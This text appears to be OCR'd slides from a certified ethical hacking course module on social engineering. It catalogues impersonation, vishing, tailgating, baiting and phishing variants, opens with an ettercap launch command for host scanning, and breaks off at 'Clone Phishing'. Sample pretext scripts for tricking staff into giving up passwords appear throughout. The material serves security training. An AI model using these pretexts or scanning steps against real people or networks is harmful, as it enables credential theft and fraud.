
Live Demo
How-To's

https://www.colasoft.com

- Wireshark https://www.wireshark.org
- OpUtils https://www.manageengine.com
- netspionage https://github.com
- NetProbe https://github.com
- ARP-GUARD https://arp-guard.com

How to use ettercap ?

1. sudo ettercap -G
2. Click the tick button
3. Click on three dots then host then host list
4. Scan for host



5 Module 09 | Social Engineering

Types of Social Engineering

EC-Council C|EH™

Human-based Social Engineering

- Sensitive information is gathered **by interaction**

Techniques:

- Impersonation
- Vishing
- Eavesdropping
- Shoulder Surfing
- Dumpster Diving
- Reverse Social Engineering
- Piggybacking
- Tailgating
- Diversion Theft
- Honey Trap
- Baiting
- Bait and Switching
- Quid Pro Quo
- Elicitation

Computer-based Social Engineering

- Sensitive information is gathered with the **help of computers**

Techniques:


- Pop-up Window
- Phishing
- Instant Chat Messenger
- Spam Mail
- Scareware
- Create Deepfake Videos
- Voice Cloning

Mobile-based Social Engineering

- Sensitive information is gathered with the **help of mobile apps**

Techniques:

- Using Fake Security Apps
- Publishing Malicious Apps
- SMiShing (SMS Phishing)
- Repackaging Legitimate Apps
- QRLJacking



7 Module 09 | Social Engineering

Impersonation

EC-Council C|EH™

- The attacker **pretends to be someone legitimate or an authorized person**
- Attackers may **impersonate** a legitimate or authorized person either personally or using a **communication medium** such as phone, email, etc.
- Impersonation helps attackers to **trick a target** into revealing **sensitive information**
- The most common human-based social engineering technique

Impersonation Examples

Posing as a legitimate end user

- The attacker gives this identity and asks for the sensitive information

"Hi! This is John from the Finance Department. I have forgotten my password. Can I get it?"

Posing as an important user

- The attacker poses as a VIP of a target company, valuable customer, etc.


"Hi! This is Kevin, CFO Secretary. I'm working on an urgent project and lost my system's password. Can you help me out?"

Posing as a technical support agent

- The attacker poses as technical support staff and requests IDs and passwords

"Sir, this is Matthew, Technical Support, X company. Last night we had a system crash here, and we are checking for the lost data. Can you give me your ID and password?"

...Reproduction is Strictly Prohibited. For more information, visit eccouncil.org



8 Module 09 | Social Engineering

Impersonation (Vishing)

EC-Council C|EH™

- Vishing (voice or VoIP phishing) is an impersonation technique (electronic fraud) in which the attacker **tricks individuals** to reveal personal and financial information **using voice technology** such as the telephone system, VoIP, etc.

Vishing Examples

Abusing the Over-Helpfulness of Help Desks

- The attacker calls a company's help desk, pretends to be someone in a **position of authority** or relevance and tries to **extract sensitive information** from the help desk

"A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him.

The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker a clear entrance into the corporate network."

Third-party Authorization

- The attacker obtains the name of the **authorized employee** of the targeted organization who has access to the information he/she wants
- The attacker then places a **call to the target organization** where information is stored and claims that this employee has requested that such information be provided

"Hi, I am John, I spoke with Mr. X last week before he went on vacation and he said that you would be able to provide me with the information in his absence. Can you help me out?"

Tech Support


- The attacker pretends to be technical support staff of the targeted organization's software vendors or contractors
- He/she may request user IDs and passwords for troubleshooting a problem in the organization

Attacker: "Hi, this is Mike with tech support. We have had some people from your office report complaints about slowdowns in logging in lately. Is that true?"

Employee: "Yes, it has been slow lately."

Attacker: "Well, we have moved you to a new server to improve your service. Could you give me your password so that I can check your service? Things should be better for you now."

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org



9 Module 09 | Social Engineering

Other Techniques for Human-based Social Engineering

EC-Council C|EH™

Eavesdropping


- Unauthorized listening of conversations, or reading of messages
- Interception of audio, video, or written communication
- Can be done using communication channels such as telephone lines, email, instant messaging, etc.

Shoulder Surfing

- Direct observation techniques such as looking over someone's shoulder to get information such as passwords, PINs, account numbers, etc.
- Can also be done from a farther distance with the aid of vision enhancing devices such as binoculars

Dumpster Diving

- Looking for treasure in someone else's trash
- Involves collecting phone bills, contact information, financial information, operations-related information, etc. from the target company's trash bins or printer bins, or user desks (e.g., sticky notes), etc.



10 Module 09 | Social Engineering

Other Techniques for Human-based Social Engineering (Cont'd)

EC-Council C|EH™

Reverse Social Engineering

- The attacker presents him/herself as an **authority** and the target seeks his or her advice before or after offering the information that the attacker needs

Piggybacking


- An authorized person intentionally or unintentionally allows an **unauthorized person** to pass through a secure door e.g., "I forgot my ID badge at home. Please help me"

Tailgating

- The attacker, wearing a **fake ID badge**, enters a secured area by closely following an authorized person through a door that requires key access

Diversion Theft

- The attacker **tricks a person responsible for making a genuine delivery** into delivering the consignment to a location other than the intended location



Module 09 | Social Engineering

Other Techniques for Human-based Social Engineering (Cont'd)

EC-Council C|EH™

Honey Trap

- Attackers target a person inside the company online, pretending to be an attractive person. They then begin a fake online relationship to obtain **confidential information** about the target company

Baiting


- Attackers offer end users something alluring in exchange for important information such as **login details** and other sensitive data
- A physical device such as **USB flash drive** containing malicious files is left in a location where people can easily find it

Quid Pro Quo

- Attackers call numerous **random numbers** within a company, claiming to be from technical support
- They offer their service to end users in exchange for confidential data or login credentials

Elicitation

- Attackers extract information from the victim by engaging him/her in normal and **disarming conversations**
- Based on the victim's interests, attackers must work to target their elicitation approach to extract the relevant information



13 Module 09 | Social Engineering

Phishing

EC-Council C|EH™

- Phishing is the practice of **sending an illegitimate email** claiming to be from a **legitimate site** in an attempt to **acquire a user's personal or account information**
- Phishing emails or pop-ups **redirect users to fake webpages** that mimic trustworthy sites, which ask them to submit their personal information

Q3 REDACTED Completed Benefit Package For REDACTED


HR/Payroll Protected Mail <REDACTED@REDACTED>

DocuSign

Your document has been completed

VIEW COMPLETED DOCUMENT

Clicking the link directs you to a fraudulent web page that looks similar to a genuine Microsoft page




14 Module 09 | Social Engineering

Examples of Phishing Emails

EC-Council C|EH

https://cofense.com



15 Module 09 | Social Engineering

Types of Phishing

EC-Council C|EH

Spear Phishing

- A targeted phishing attack aimed at specific individuals within an organization
- Attackers send spear phishing to send a message with specialized, social engineering content directed at a specific person, or a small group of people

Whaling


- An attacker targets high profile executives like CEOs, CFOs, politicians, and celebrities who have complete access to confidential and highly valuable information
- The attacker tricks the victim into revealing critical corporate and personal information through email or website spoofing

Pharming

- The attacker redirects web traffic to a fraudulent website by installing a malicious program on a personal computer or server
- Also known as "phishing without a lure", and performed by using DNS Cache Poisoning or Host File Modification

Spimming

- A variant of spam that exploits Instant Messaging platforms to flood spam across the networks
- Attacker uses bots to harvest Instant Message IDs and spread spam



Module 09 | Social Engineering

Types of Phishing (Cont'd)

EC-Council C|EH

Clone Phishing
